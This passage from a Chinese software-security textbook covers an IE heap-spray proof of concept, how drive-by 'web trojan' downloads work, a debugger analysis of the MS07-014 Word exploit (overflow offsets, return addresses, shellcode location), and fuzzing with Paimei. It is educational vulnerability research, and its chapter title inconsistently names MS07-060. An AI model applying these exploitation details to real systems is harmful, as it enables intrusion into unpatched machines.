<v:rect style="width:444pt;height:444pt" fillcolor="black">
<v:fill method="&#x0c0c;&#x0c0c.....&#x0c0c;&#x0c0c;&#x0c0c;" />
</v:rect>
</body>
</html>

```

用存在漏洞的 IE 将上述页面打开, shellcode 将得到执行, 最终弹出我们熟悉的消息框, 如图 14.3.1 所示。



图 14.3.1 网页中的 shellcode 得到执行

Heap Spray 技术频繁用于 IE 漏洞的攻击, 目前, Symantec 等著名反病毒产品已经能够实时检测含有这类攻击特征的网页。例如, 上述的 POC 代码会被 Norton 判定为存在威胁的文件并推荐删除。如果您的实验环境中存在反病毒软件, 建议在实验过程中暂时关闭。如果您研究过 Metasploit 所公布的 exploit 模块, 会发现他们在网页所使用的变量、脚本格式等方面做了大量的随机和混淆处理, 用于避开杀毒软件的特征检测, 增加 exploit 的通用性和渗透力。

14.3.2 网页木马攻击

浏览器需要识别格式繁杂的脚本和标记语言，这些文本解析工作很容易造成缓冲区溢出。

此外，由于微软对安全的重视和在代码指令方面的巨大投入，成功利用 Windows 漏洞已经变得越来越难。但并不是所有软件厂商都像微软这么敬业，大多数基于 IE 的第三方软件的插件都没有经过严格的安全测试，其中不乏严重的漏洞。例如，我们所熟悉的 QQ、迅雷等软件所安装的 ActiveX 中都曾出现过严重的漏洞，而这些 ActiveX 往往是可以通过浏览器被调用的。

因此，IE、FireFox 等浏览器永远是黑客们乐此不疲的攻击目标。利用浏览器的攻击通常被称为“网马”或“挂马”。这是一类危害非常严重的恶劣攻击。

鉴于 shellcode 开发的难度，即使是一流的黑客，在大多数情况下也不会选择用 shellcode 实现木马功能。通常的做法是用高级语言开发出功能强大的木马病毒，并将其部署在一台 HTTP 服务器或 FTP 服务器上，然后在 shellcode 中只实现去指定网址下载木马并执行的功能。

从指定 URL 下载指定程序并执行的 shellcode 通常被称作 downloader and exec, MetaSploit 提供了许多这种类型的 payload 模块，可以方便地导出成各种形式使用。

这个“挂马”攻击的过程如图 14.3.2 所示。



图 14.3.2 “网马”攻击示意图

(1) 攻击者首先把指向 exploit 网页的链接发给用户，并诱使其点击。

(2) 用户打开网页后, 浏览器在解析其中的畸形数据时漏洞被触发, 其中承载的 shellcode 得到执行。

(3) shellcode 的功能是去攻击者指定的木马服务器下载指定的文件 (木马) 并执行。

(4) 攻击者在木马服务器上提前部署好功能强大的远控程序, 如灰鸽子等。

(5) 木马被下载到用户的机器并运行, 之后攻击者就可以使用木马的接口轻松控制用户主机了。

通过以上介绍, 相信您已经明白了“网马”入侵的原理。网马入侵的途径除了利用操作系统和浏览器本身的漏洞之外, 第三方软件加载的 ActiveX 控件也是网马经常光顾的薄弱环节。因此在这里正告您, 除了勤打补丁和使用安全软件之外, 来历不明的网站链接也千万不要随便点击——因为那链接背后藏着的可能不仅仅是个钓鱼页面, 而是一只用心险恶的网马!

第 15 章 MS07-060 分析:

Word 文档中的阴谋

15.1 MS07-060 简介

畸形文件漏洞的利用是一类频繁被木马病毒所使用的攻击方式。第 14 章中介绍的 MS06-055 就是一个解析畸形 HTML 文件时发生缓冲区溢出的典型例子。

由于 Fishing 攻击和垃圾邮件的泛滥, 用户的网络安全意识已经不像以前那样淡薄了, 现在很少有用户会直接点击来历不明的可执行文件或者 URL 链接。因此很多攻击者把目标转向一些大家熟悉的文件: PDF 文档、Word 文档、Excel 电子表格文档、Power Point 幻灯片文档、Gif 图片……这些文件类型中往往会使用大量复杂的数据结构来表示矢量图形、坐标、注释、文本、表格等对象。当软件打开文件时, 程序将会对文件中的数据结构按照约定的格式进行逐个解析, 而这个过程很容易出现缓冲区溢出漏洞。

攻击者会制造很多“畸形文件”去测试软件解析数据的鲁棒性, 尝试发现文件解析过程中的漏洞。用产生大量畸形文件进行安全性测试的方法被称作 File Fuzz, 我们将在下一章介绍这种漏洞挖掘方法。

当攻击者找到一个可以利用的文件解析漏洞时, 就可以把 shellcode 藏在这些通常被认为是“可信”且“友好”的文件中。当您打开一个 Word 文档时, 其中包含的 shellcode 很可能已经神不知鬼不觉地得到了执行!

近年来, 严重的畸形文件漏洞层出不穷, 并且以微软 Office 系列的文档最为典型。Word、Excel、Power Point 等大家熟悉的软件屡屡发生 0 day 曝光事件。本章将要介绍的 MS07-014 就是 2007 年最为著名的一个 Word 畸形文件解析 0day。

2006 年 12 月 5 日, 一种隐藏于 Word 文档中的木马病毒攻击被安全专家截获。这种木马病毒的攻击原理是之前从未遇到过的, 所以很快被鉴定为是对 Word 的 0day 漏洞攻击。

当天关于这个 0day 的简短描述被公开, 引起了全世界众多安全技术爱好者的关注。微软面临着一个典型的 0day 曝光。

12 月 8 日, 微软 One Care 反病毒软件开始查杀这种病毒。除此以外, Symantec、McAfee、Trend 等杀毒软件也相继更新了病毒库, 开始查杀这个攻击 0day 漏洞的病毒。

12月12日, 黑客网站 milw0rm 上一个名为“disco”的作者公布了一个用于触发漏洞的 POC 文件 <http://www.milw0rm.com/sploits/12122006-djtest.doc>。

12月14日, Symantec 安全专家通过截获的病毒样本证实了这个 0day 漏洞可以用于释放木马病毒, Word 2000、Word XP、Word 2003 都会受到影响。通过对病毒样本的分析, 证明此病毒很可能来自亚洲。

至此, 安装杀毒软件的用户已经能够得到有效的保护。

2007年2月13日, 微软的安全补丁 MS07-014 才迟迟到来, 也就是说, 有整整两个月时间, 没有安装杀毒软件的用户只要点击来历不明的 Word 文档, 就有可能被植入木马。

可以看出在这次 0day 响应的过程中, 安全公司的响应速度要远远快于软件厂商。

15.2 POC 分析

由于文件型漏洞需要对 Office 系列的文件格式非常熟悉, 而这些技术资料从未公开过, 而且往往属于商业机密, 不可能在本书中进行讨论。本章的分析将建立在对利用 MS07-014 漏洞的木马病毒样本调试的基础上。我们会在调试中重现漏洞触发情景, 演示木马攻击过程, 让您亲身体会这类漏洞的危害。如果您想深入了解这个漏洞的技术细节, 可以到“看雪论坛”相关版面进行讨论, 并获得更多的资料。

在附带的光盘资料中有用于触发 MS07-014 的畸形文件。这个 Word 文档中包含有经过编码的计算器程序 (calc.exe 文件)。当漏洞利用成功后, Word 文档中的 shellcode 将被执行, 其功能是将 calc.exe 解码成可执行的 PE 文件并运行之。

这是一个典型的释放木马并运行的过程, 只不过 POC 释放的是用于演示漏洞的计算器程序, 而不是用于攻击的恶意程序。即便如此, POC 仍然带有一定的攻击特征, 并且会被一些杀毒软件判定为存在风险的文件, 所以我强烈建议您在虚拟机中进行分析实验。实验环境如表 15-2-1 所示。

表 15-2-1 实验环境

	推荐使用的环境	备 注
操作系统	虚拟机, Windows XP SP2	POC 文件具有一定攻击性, 应在虚拟机环境中进行调试实验。本实验基本与操作系统无关
虚拟机版本	VMware 6.0	其他虚拟机版本也可用于实验
Office 版本	Office 2003 SP2	本实验使用的 Word 版本为 11.0.6568.0 英文版, 其对应补丁为 KB929057

说明: 实际上 Office 2003 SP2 所有未打此补丁的 Word 版本都可用于实验。此外 Office 2000 SP3、Office XP SP3 等也可用于实验。受影响的软件版本请参见微软的安全公告: <http://www.microsoft.com/china/technet/security/Bulletin/ms07-014.mspx?pf=true>。当实验的 Office 版本有差异时, 部分指令的地址可能需要在调试时重新确定。

最后再次提醒您, 请在虚拟机环境中进行调试实验。

MS07-014 对应的 0day 刚刚曝光的时候, 我曾经试图分析过这个漏洞。在对 Word 文件格式一无所知的情况下, 我发现这个漏洞可能是一个“受限制”的 DWORD SHOOT, 即目标地址和 DWORD 的内容都有一定区间, 而这些限制对成功的应用会造成很大困难。

然而, 当我拿到病毒样本之后, 不禁赞叹于攻击者精湛的技术和富有创造性的漏洞利用思路。

这个漏洞的触发方式并非前面所介绍的典型的栈溢出或者堆溢出, 溢出的数据与其他数据之间有一定制约——我们不能用任意的数据来覆盖返回地址。具体的触发细节牵扯到 Word 文档的数据结构, 但我可以简单地告诉您 POC 畸形文件中偏移 0xF7ED 处开始的 8 个字节将在一次函数调用中淹没 EBP 与返回地址, 如图 15.2.1 所示。




图 15.2.1 导致溢出畸形数据

要用这里的 8 个字节数据成功触发漏洞, 需要注意多方面的制约因素。0x34FF0000 与 0x300033D4 应该是 POC 作者经过仔细分析和调试之后才确定的。用 IDA 反汇编 winword.exe, 触发漏洞的函数在我的实验环境下位于 0x30031C57 处。

```
===== S U B R O U T I N E =====
.text:30031C57
.text:30031C57 ; Attributes: bp-based frame
.text:30031C57
.text:30031C57 sub_30031C57      proc near
.....
.text:30031C91                push     edi
.text:30031C92                xor      eax, eax
```




```

.text:30031C94      lea     edi, [ebp+var_10]
.text:30031C97      stosd
.text:30031C98      stosd
.text:30031C99      stosd
.text:30031C9A      lea     eax, [ebp+var_10]
.text:30031C9D      push    eax                ; int
.text:30031C9E      push    [ebp+arg_10]      ; int
.text:30031CA1      mov     [ebp+var_8], ecx
.text:30031CA4      push    [ebp+arg_C]        ; int
.text:30031CA7      mov     [ebp+var_C], esi
.text:30031CAA      push    [ebp+arg_8]        ; int
.text:30031CAD      push    [ebp+arg_4]        ; int
.text:30031CB0      push    [ebp+arg_0]        ; void *
.text:30031CB3      call    sub_30031CD4
.text:30031CB8      test    ebx, ebx
.text:30031CBA      mov     esi, eax
.text:30031CBC      pop     edi
.text:30031CBD      jz      loc_3004FD2F
.text:30031CC3      push    [ebp+var_4]
.text:30031CC6      call    _MsoReleaseMemCore@4
                                   ; MsoReleaseMemCore(x)
.text:30031CCC      pop     ebx
.text:30031CCD      mov     eax, esi
.text:30031CCF      pop     esi
.text:30031CD0      leave
.text:30031CD1      retn    14h
.text:30031CD1 sub_30031C57      endp

```

我们可以用 OllyDbg 调试 Word 解析文件的过程。

在不同的 Word 版本中, 这个函数的位置会有所不同。在本实验中直接按 Ctrl+G 快

快捷键去 0x30031C57 下断点即可。若是其他 Word 版本, 可以用搜索指令的办法在动态调试时定位这个函数。“8D7DF0AB ABAB8D45F0” 是这个函数中比较特殊的一段指令序列对应的机器码。

```
.text:30031C94      lea      edi, [ebp+var_10]
.text:30031C97      stosd
.text:30031C98      stosd
.text:30031C99      stosd
.text:30031C9A      lea      eax, [ebp+var_10]
```

您可以用 OllyDbg 在内存中的代码区直接搜索这段机器码, 从而定位到漏洞函数。

调试时您会发现这个函数在解析文件的过程中将被反复调用, 而最后一次调用才会触发漏洞, 为此我们需要使用条件断点。

在漏洞函数的返回指令上按快捷键 Shift+F2, 可以为断点加上触发条件。由于前面已经说过 EBP 将被覆盖为 0x34FF0000, 所以不妨使用条件 `ebp == 0x34FF0000`, 如图 15.2.2 所示。



图 15.2.2 漏洞被触发

图 15.2.2 显示了漏洞触发前的栈状态。我们不能简单地将返回地址覆盖为指向栈中或者某条 `jmp esp` 指令的地址, 那样破坏了的数据之间的依赖关系将使得在漏洞被触发之前就进入其他异常流程。

这个 POC 所使用的 exploit 方法带有很强的艺术性——我们会惊奇地发现在距离返回地址后 5 个 DWORD 的地方存放着一个指针 `0x009DFB35`, 其恰好指向 Word 文档在内存中的镜像的某个位置。

当 `retn 14` 执行后, ESP 回落 5 个 DWORD, 将恰好指向这个指针。如果函数能够再返回一次, 程序就会跳去 Word 文档在内存中的镜像区执行了。

能够满足约束条件的 `retn` 指令地址可比 `jmp esp` 地址好找多了, `0x300033D4` 就是这样一个位置。这实际上是 Word 自身的一个函数, 该函数的指令在漏洞利用中基本可以被视为准 NOP 指令, 真正对漏洞利用有用的实际上只是最后一条指令 `retn 8`, 如图 15.2.3 所示。



图 15.2.3 通过第二次函数返回定位 shellcode

这种通过两次返回突破限制的进程劫持方法并不多见, 想出这种办法除了扎实的调试技术外, 多少还需要点灵感和运气。

接下来只要保证 Word 文档的这个区域恰好是 shellcode 就能完成 exploit 了。对应于 POC 文档, shellcode 的文件偏移为 `0xF725` 字节, 如图 15.2.4 所示




图 15.2.4 Word 文档中的 shellcode

这段 shellcode 的主要作用是用来解码 Word 文档中所包含的一个可执行的 PE 文件。在本例中为一个经过编码的计算器 (calc.exe)，在实际攻击中就可能是一个木马病毒。

与前边两个分析案例相比，MS07-014 的利用相对比较复杂，这也是文件型漏洞的特点。相信经过三个分析案例，您应该已经对真实漏洞的危害有所了解了。



第 4 篇

漏洞挖掘与软件 安全性测试



智者千虑，必有一失

——《史记·淮阴侯列传》

现代电子计算机采用的数学模型源于图灵机。在阿兰·图灵提出这个天才的计算模型的同时，就已经论证了程序的不可计算性，也就是著名的图灵机停机问题。

作为科学工作者，我们应当清醒的认识到基于冯·诺依曼机架构的现代电子计算机取得巨大成功的背后，是图灵关于程序不可计算性的预言，是希尔伯特数学纲领的失败。这些数学上的本源问题已经在人工智能等很多前沿学科上开始制约人类的进步。

从计算机科学的角度看，本书所讨论的软件漏洞问题在很大程度上与图灵、哥德尔等先驱所思考过的不可计算性问题有关。也就是说，由于程序是不可计算的，因此我们无法从理论上用数学的方法彻底消灭软件中所有的逻辑缺陷。

第 16 章 漏洞挖掘技术浅谈

16.1 漏洞挖掘概述

作为攻击者，除了精通各种漏洞利用技术之外，要想实施有效的攻击，还必须掌握一些未公布的 0day 漏洞；作为安全专家，他们的本职工作就是抢在攻击者之前尽可能多地挖掘出软件中的漏洞。

那么，面对着二进制级别的软件，怎样才能错综复杂的逻辑中找到真正的漏洞呢？

工业界目前普遍采用的是进行 Fuzz 测试。这是一种特殊的黑盒测试，与基于功能性的测试有所不同，Fuzz 的主要目的是“crash”、“break”、“destroy”。

Fuzz 的测试用例往往是带有攻击性的畸形数据，用以触发各种类型的漏洞。您可以把 fuzz 理解为一种能自动进行“rough attack”尝试的工具。之所以说它是“rough attack”，是因为 Fuzz 往往可以触发一个缓冲区溢出漏洞，但却不能实现有效的 exploit，测试人员需要实时地捕捉目标程序抛出的异常、发生的崩溃和寄存器等信息，综合判断这些错误是不是真正的可利用漏洞。

Fuzz 测试最早是由 Barton Miller、Lars Fredriksen 和 Bryan So 在一次偶然的情况下想到的。富有经验的测试人员能够用这种方法 crash 大多数程序。Fuzz 的优点是很少出现误报，能够迅速地找到真正的漏洞；缺点是 Fuzz 永远不能保证系统里已经没有漏洞——即使您用 Fuzz 找到了 100 个严重的漏洞，系统中仍然可能存在第 101 个漏洞。

攻击者非常热衷于使用 fuzz 工具，因为软件系统的安全性并不是他们关心的事情，他们只要找到一个漏洞就可以开始庆祝了。

研究安全问题的学者则不同，他们更关心如何能够检测出所有的漏洞（尽管这是不可能的）。因此，学术界偏向于对源代码进行静态分析，直接在程序的逻辑上寻找漏洞。这方面的方法和理论有很多，比如数据流分析、类型验证系统、边界检验系统、状态机系统等，所有的这些方法都可以追溯到 1976 年一篇发表于 ACM Computing Surveys 上的著名论文“Data flow analysis in software reliability”。

目前，已经出现了一些通过审计源代码来检测漏洞的产品，如：

(1) Fortify 在编译阶段扫描若干种安全风险。

(2) Rough Auditing Tool for Security (R.A.T.S) 用于分析 C/C++ 语言的语法树, 寻找存在潜在安全问题的函数调用。

(3) BEAM (Bugs Errors And Mistakes) IBM 研究院研发出的静态代码分析工具使用数据流分析的方法, 分析源代码的所有可执行路径, 以检测代码中潜在的 bug。

(4) SLAM 使用先进的算法, 用于检测驱动中的 bug。值得一提的是, SLAM 被微软所使用, 并且已经成功地检测出一些 Windows 驱动程序中的漏洞。

(5) Flaw Finder 用 Python 语言开发的代码分析工具, 作者是 David Wheeler, 可免费使用。

(6) Prexis 可以审计多种语言的源代码, 审计的漏洞类型超过 30 种。

本章将介绍的 Coverity 也是这样一款白盒分析工具。

静态代码分析技术有一个缺点, 那就是经常会产生大量的误报——如果分析工具一次产生了上千个漏洞警告, 几乎没有人愿意一个一个地去排查。由于黑客们一般情况下是得不到源代码的, 所以使用白盒测试方法的以 QA 工程师居多。

16.2 Fuzz 文件格式

16.2.1 File Fuzz 简介

回顾微软公布出的漏洞, 其中不乏 IE 解析错误、Word 文档解析错误、Excel 文档解析错误、Power Point 文档解析错误等引起的允许恶意代码执行的高危漏洞。第 14 章中介绍的 MS06-055、第 15 章中介绍的 MS07-060 都是这种类型的漏洞。那么这种类型的漏洞是怎样被发现的呢?

不管是 IE 还是 Office, 它们都有一个共同点, 那就是用文件作为程序的主要输入。从本质上来说, 这些软件都是按照事先约定好的数据结构对文件中不同的数据域进行解析, 以决定用什么颜色、在什么位置显示这些数据。

不少程序员会存在这样的惯性思维, 即假设他们所使用的文件是严格遵守软件规定的数据格式的。这个假设在普通用户的使用过程中似乎没有什么不妥——毕竟用 Word 生成的.doc 文件一般不存在什么非法的数据。

但是攻击者往往会挑战程序员的既定假设, 尝试对软件所约定的数据格式进行稍许修改, 观察软件在解析这种“畸形文件”时是否会发生错误, 发生什么样的错误, 堆栈是否能被溢出等。

File Fuzz 就是这种利用“畸形文件”测试软件鲁棒性的方法。您可以在 Internet 上找到许多用于 File Fuzz 的工具，抛开界面、运行平台等因素不管，一个 File Fuzz 工具大体的工作流程包括以下几步。

- (1) 以一个正常的文件模板为基础，按照一定规则产生一批畸形文件。
- (2) 将畸形文件逐一送入软件进行解析，并监视软件是否会抛出异常。
- (3) 记录软件产生的错误信息，如寄存器状态、栈状态等。
- (4) 用日志或其他 UI 形式向测试人员展示异常信息，以进一步鉴定这些错误是否能被利用。

16.2.2 用 Paimei 实践 File Fuzz

前面介绍过的著名逆向工具“白眉”(Paimei)中就有一个 File Fuzz 的模块。启动 Paimei，单击左侧的“PAIMEIfilefuzz”图标可以看到它的界面，如图 16.2.1 所示。




图 16.2.1 File Fuzz 界面

经过简单的配置后，就能立刻用 Paimei File Fuzz 开始测试了。各个配置选项的含义如表 16-2-1 所示。

表 16-2-1 各配置选项

fuzz 配置	Program Name	选择要测试的程序
	Source File Name	正常的模板文件, 用于生成畸形文件 (测试用例)
	Destination Directory	暂存畸形文件 (测试用例) 的目录
畸形文件 (测试用例) 生成规则	Hex Bytes	指明将模板文件修改成什么样的数据
	Range Start	从文件的什么位置开始替换
	Range End	到什么位置替换结束
	Timeout (secs)	测试的时间间隔

例如, 我们现在想对 Word 进行一轮测试。

- (1) 首先在“Program Name”栏指明 WINWORD.EXE 的路径。
- (2) 然后新建一个空白的.doc 文档作为正常的模板文件。
- (3) 指明测试用例的暂存路径。

(4) 指明测试用例的生成规则。例如, 将 Hex Bytes 填写为 0x90, Range Start 填写为 44, Range End 填写为 77, 这意味着 File Fuzz 将在模板文件的基础上, 从文件偏移 44 字节的地方开始将那里的数据修改为 0x90, 然后修改 45 字节偏移处、46 字节偏移处……直到修改到 77 字节偏移处, 并将所有经过修改的畸形文件另存为测试用例。

(5) 单击“Generate”按钮, Paimei 将按照规则生成畸形文件并保存于输出路径下, 如图 16.2.2 所示。




图 16.2.2 File Fuzz 生成的畸形文件

在 Paimei 界面中, 单击 Fuzz 编辑框里的索引也能方便地查看这些畸形文件被修改的地方。

(6) 考虑到机器的性能和程序的复杂程度, 这里设置测试间隔为 5 秒。

(7) 单击“Run”按钮, Paimei 开始逐个尝试用 Word 来打开这些畸形文件, 如图 16.2.3 所示。




图 16.2.3 攻击尝试

